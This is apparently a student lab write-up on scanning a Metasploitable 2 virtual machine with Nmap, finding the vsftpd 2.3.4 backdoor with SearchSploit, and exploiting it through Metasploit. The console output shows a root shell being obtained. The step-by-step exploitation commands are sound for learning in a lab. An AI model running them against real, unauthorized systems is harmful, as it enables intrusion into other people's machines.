# Port scanning with Nmap

## Port Scanning Using Nmap

In this project, I will be using the Kali Linux operating system in a virtual machine and Metasploitable 2. I will document all details, errors, and commands used throughout the process. For security reasons, I will blur out or omit certain screenshots containing sensitive information.

## Port s Scanning in Metasploitable

First, I will use the "ifconfig" command to gather information about the network configuration of our Metasploitable machine.

```
no wireless extensions.
th0
         no wireless extensions.
nsfadmin@metasploitable:"$ ifconfig
eth0
         Link encap:Ethernet
                              HWaddr 08:00:27:f5:95:ec
         inet addr: 192.168.200.5 Bcast: 192.168.200.255
                                                          Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fef5:95ec/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:34 errors:0 dropped:0 overruns:0 frame:0
         TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:4388 (4.2 KB) TX bytes:7108 (6.9 KB)
         Base address:0xd020 Memory:f0200000-f0220000
         Link encap:Local Loopback
lo
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436
         RX packets:97 errors:0 dropped:0 overruns:0 frame:0
         TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:21529 (21.0 KB)
                                    TX bytes:21529 (21.0 KB)
```

In this case, it shows the IP address 192.168.200.5, which allows us to identify our machine on the network.

Next, I will use the "nmap" command to scan the available ports. To be more specific, I will use "nmap -sS -p-192.168.200.5" in Kali Linux's command line. This tells the tool to perform a "half-open" scan, which sends a SYN packet without completing the TCP connection. The -p- flag instructs it to scan all ports. The command is executed as follows:

```
-(kali⊕kali)-[~]
 -$ nmap -sS -p- 192.168.200.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 14:30 EST
Nmap scan report for 192.168.200.5
Host is up (0.00037s latency).
Not shown: 65505 closed tcp ports (reset)
PORT
         STATE SERVICE
21/tcp
         open ftp
22/tcp
         open ssh
23/tcp
         open telnet
25/tcp
         open smtp
53/tcp
         open domain
80/tcp
         open http
111/tcp
         open rpcbind
       open netbios-ssn
139/tcp
        open microsoft-ds
445/tcp
        open
512/tcp
              exec
513/tcp
         open login
514/tcp
         open
               shell
         open rmiregistry
1099/tcp
1524/tcp
               ingreslock
         open
2049/tcp
               nfs
         open
2121/tcp open
              ccproxy-ftp
3306/tcp open
               mysql
3632/tcp open distccd
5432/tcp open
               postgresql
5900/tcp open
               vnc
6000/tcp open
               X11
6667/tcp open
               irc
6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open msgsrvr
34153/tcp open unknown
35369/tcp open unknown
42144/tcp open unknown
53165/tcp open
               unknown
MAC Address: 08:00:27:F5:95:EC (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 23.48 seconds
  -(kali⊕kali)-[~]
```

This is a basic port scan, and the results indicate which ports are open and what services are running on those ports. This type of scan is crucial for identifying vulnerable points in a system.

## Service and Vulnerability Exploration

For the next step, I will explore the services observed during the basic scan of my virtual machine and identify vulnerabilities. We can perform individual port scans or even a full scan, but the latter would take more time. Here is the command I used to scan the services and versions running on each open port: "nmap -sV -sS -p-192.168.200.5".

```
192.168.200.5
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-01-01 09:20 EST
Nmap scan report for 192.168.200.5
Host is up (0.00040s latency).
Not shown: 65505 closed tcp ports (reset)
         STATE SERVICE
PORT
                           VERSION
21/tcp
         open ftp
                            vsftpd 2.3.4
22/tcp
                           OpenSSH 4.7p1 Debian 8ubuntul (protocol 2.0)
23/tcp
               telnet
                           Linux telnetd
         open
25/tcp
                            Postfix smtpd
               smtp
         open
                           ISC BIND 9.4.2
53/tcp
         open domain
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
         open http
111/tcp
                rpcbind
                            2 (RPC #100000)
          open
139/tcp
          open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
               netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp
         open
512/tcp
                           netkit-rsh rexecd
         open
                exec
513/tcp
         open
               login
         open
                tcpwrapped
1099/tcp
                java-rmi
                           GNU Classpath grmiregistry
         open
1524/tcp
         open
                bindshell
                           Metasploitable root shell
                            2-4 (RPC #100003)
2049/tcp
         open
2121/tcp
                            ProFTPD 1.3.1
               ftp
         open
3306/tcp
                           MySQL 5.0.51a-3ubuntu5
               mysql
         open
                           distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3632/tcp
         open
               distccd
5432/tcp
                postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp
                           VNC (protocol 3.3)
         open
6000/tcp
                            (access denied)
         open
                           UnrealIRCd
6667/tcp
         open
6697/tcp
                           UnrealIRCd
         open
8009/tcp
                           Apache Jserv (Protocol v1.3)
         open
8180/tcp
               http
                           Apache Tomcat/Coyote JSP engine 1.1
         open
                            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
8787/tcp
         open
33192/tcp open
                           1 (RPC #100024)
               status
46765/tcp open nlockmgr
                           1-4 (RPC #100021)
55229/tcp open
                           GNU Classpath grmiregistry
                java-rmi
58589/tcp open mountd
                            1-3 (RPC #100005)
MAC Address: 08:00:27:F5:95:EC (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux_linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.61 seconds
```

### Search for known vulnerabilities

Having the name and version of the discovered services, we can search for known vulnerabilities in some databases:

- CVE Database
- Exploit-DB
- SearchSploit (This tool is included in Kali Linux).

```
192.168.200.5
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-01-01 09:20 EST
Nmap scan report for 192.168.200.5
Host is up (0.00040s latency).
Not shown: 65505 closed tcp ports (reset)
PORT
          STATE SERVICE
                              VERSION
21/tcp
          open ftp
                              vsftpd 2.3.4
22/tcp
                              OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
          open telnet
                             Linux telnetd
23/tcp
          open smtp
open domain
                              Postfix smtpd
25/tcp
53/tcp
                             ISC BIND 9.4.2
                            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
          open http
111/tcp
                 rpcbind
                              2 (RPC #100000)
          open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
445/tcp
512/tcp
                             netkit-rsh rexecd
          open exec
          open login
open tcpwrapped
513/tcp
514/tcp
         open java-rmi GNU Classpath grmiregistry
open bindshell Metasploitable root shell
1099/tcp
1524/tcp
                             2-4 (RPC #100003)
2049/tcp
          open nfs
         open ftp ProFTPD 1.3.1
open mysql MySQL 5.0.51a-3ubuntu5
open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
2121/tcp
3306/tcp
3632/tcp
                postgresql PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp
          open
5900/tcp
                             VNC (protocol 3.3)
          open vnc
6000/tcp
                              (access denied)
          open
          open irc
                             UnrealIRCd
6667/tcp
6697/tcp
          open irc
                 ajp13
8009/tcp
                             Apache Jserv (Protocol v1.3)
          open
          open http
8180/tcp
                             Apache Tomcat/Coyote JSP engine 1.1
8787/tcp
                              Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
          open
                drb
                              1 (RPC #100024)
33192/tcp open
                status
46765/tcp open nlockmgr
                              1-4 (RPC #100021)
55229/tcp open
                             GNU Classpath grmiregistry
                java-rmi
58589/tcp open mountd
                              1-3 (RPC #100005)
MAC Address: 08:00:27:F5:95:EC (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux_linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.61 seconds
```

I will use the "searchsploit" command on version 2.3.4 of the vsftpd service on port 21.

"searchsploit vsftpd 2.3.4"

```
(kali@kali)-[~]
$ searchsploit vsftpd 2.3.4 "Searchsploit vsftpd 2.3.4"

Exploit Title

vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

Shellcodes: No Results
```

This will show us a list of available exploits for that version of vsftpd (in this case, a well-known backdoor vulnerability).

### Explotar vulnerabilidades

When a vulnerability is found in the servers, we proceed to the next step, which is attempting to exploit it to gain

access to the machine.

I will use Metasploit.

Open Metasploit with the command "msfconsole."

We enter "search vsftpd" and select the appropriate exploit.

```
"use exploit/unix/ftp/vsftpd_234_backdoor"
```

After this, we will obtain the shell.

<sup>&</sup>quot;set RHOST 192.168.200.5"


<sup>&</sup>quot;set RPORT 21"

<sup>&</sup>quot;run"

```
Name
                                                      Disclosure Date Rank
                                                                                         Check Description
      auxiliary/dos/ftp/vsftpd_232
                                                      2011-02-03
                                                                                                   VSFTPD 2.3.2 Denial of Service
                                                                           normal
                                                                                         Yes
      exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                                                                  VSFTPD v2.3.4 Backdoor Command Execution
                                                                           excellent No
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/
use exploit/unix/ftp/proftpd_133c_backdoor use exploit/unix/ftp/proftpd_modcopy_exec use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
  No payload configured, defaulting to cmd/unix/interact
\frac{\text{nsf6}}{\text{RHOST}} \Rightarrow 192.168.200.5
\frac{\text{RHOST}}{\text{RHOST}} \Rightarrow 192.168.200.5
                                                   ) > set RHOST 192.168.200.5
[-] Unknown datastore option: 21.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
OPTIONS:
    -c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.
                       an (usfitud 234 backdoor) > set RPORT 21
<u>msf6</u> exploit(
RPORT ⇒ 21
<u>msf6</u> exploit(
 *] 192.168.200.5:21 - Banner: 220 (vsFTPd 2.3.4)
    192.168.200.5:21 - USER: 331 Please specify the password.
192.168.200.5:21 - Backdoor service has been spawned, handling...
 +] 192.168.200.5:21 - UID: uid=0(root) gid=0(root)
    Found shell.
    Command shell session 1 opened (192.168.200.4:35003 → 192.168.200.5:6200) at 2025-01-02 23:44:33 -0500
```

The shell indicates that we have UID 0 and GID 0, which means we are the "root" user, the one with the highest privileges on the system.

We can explore the console to familiarize ourselves a bit and even confirm that we are the root user.



## Summary

## Workflow summary:

- 1. Escaneo de puertos, servidores y versiones usando "nmap -sS -sV -p- <IP de la maquina virtual>".
- 2. Busqueda de vulnerabilidades conocidas usando bases de datos como "SearchSploit".
- 3. Explotacion de vulnerabilidades con Metasploit.
- 4. Documentacion de hallazgos.

## Key Learnings

- How to perform a systematic vulnerability assessment.
- The importance of keeping services up-to-date to prevent exploitation.

- Gained hands-on experience with industry tools like Nmap, Searchsploit, and Metasploit.

#### ## How to Reproduce

- 1. Set up the Metasploitable2 virtual machine in a secure environment.
- 2. Run Nmap to identify open ports and services.
- 3. Use Searchsploit to find vulnerabilities associated with the identified services.
- 4. Exploit vulnerabilities using Metasploit and document the results.

## ScreenshotsInclude key screenshots of your workflow.

#### ## Future Improvements

- Explore additional exploitation tools.
- Set up a custom vulnerable environment for advanced testing.
- Learn and implement post-exploitation techniques.

#### ## License

This project is for educational purposes only and should not be used for unauthorized activities.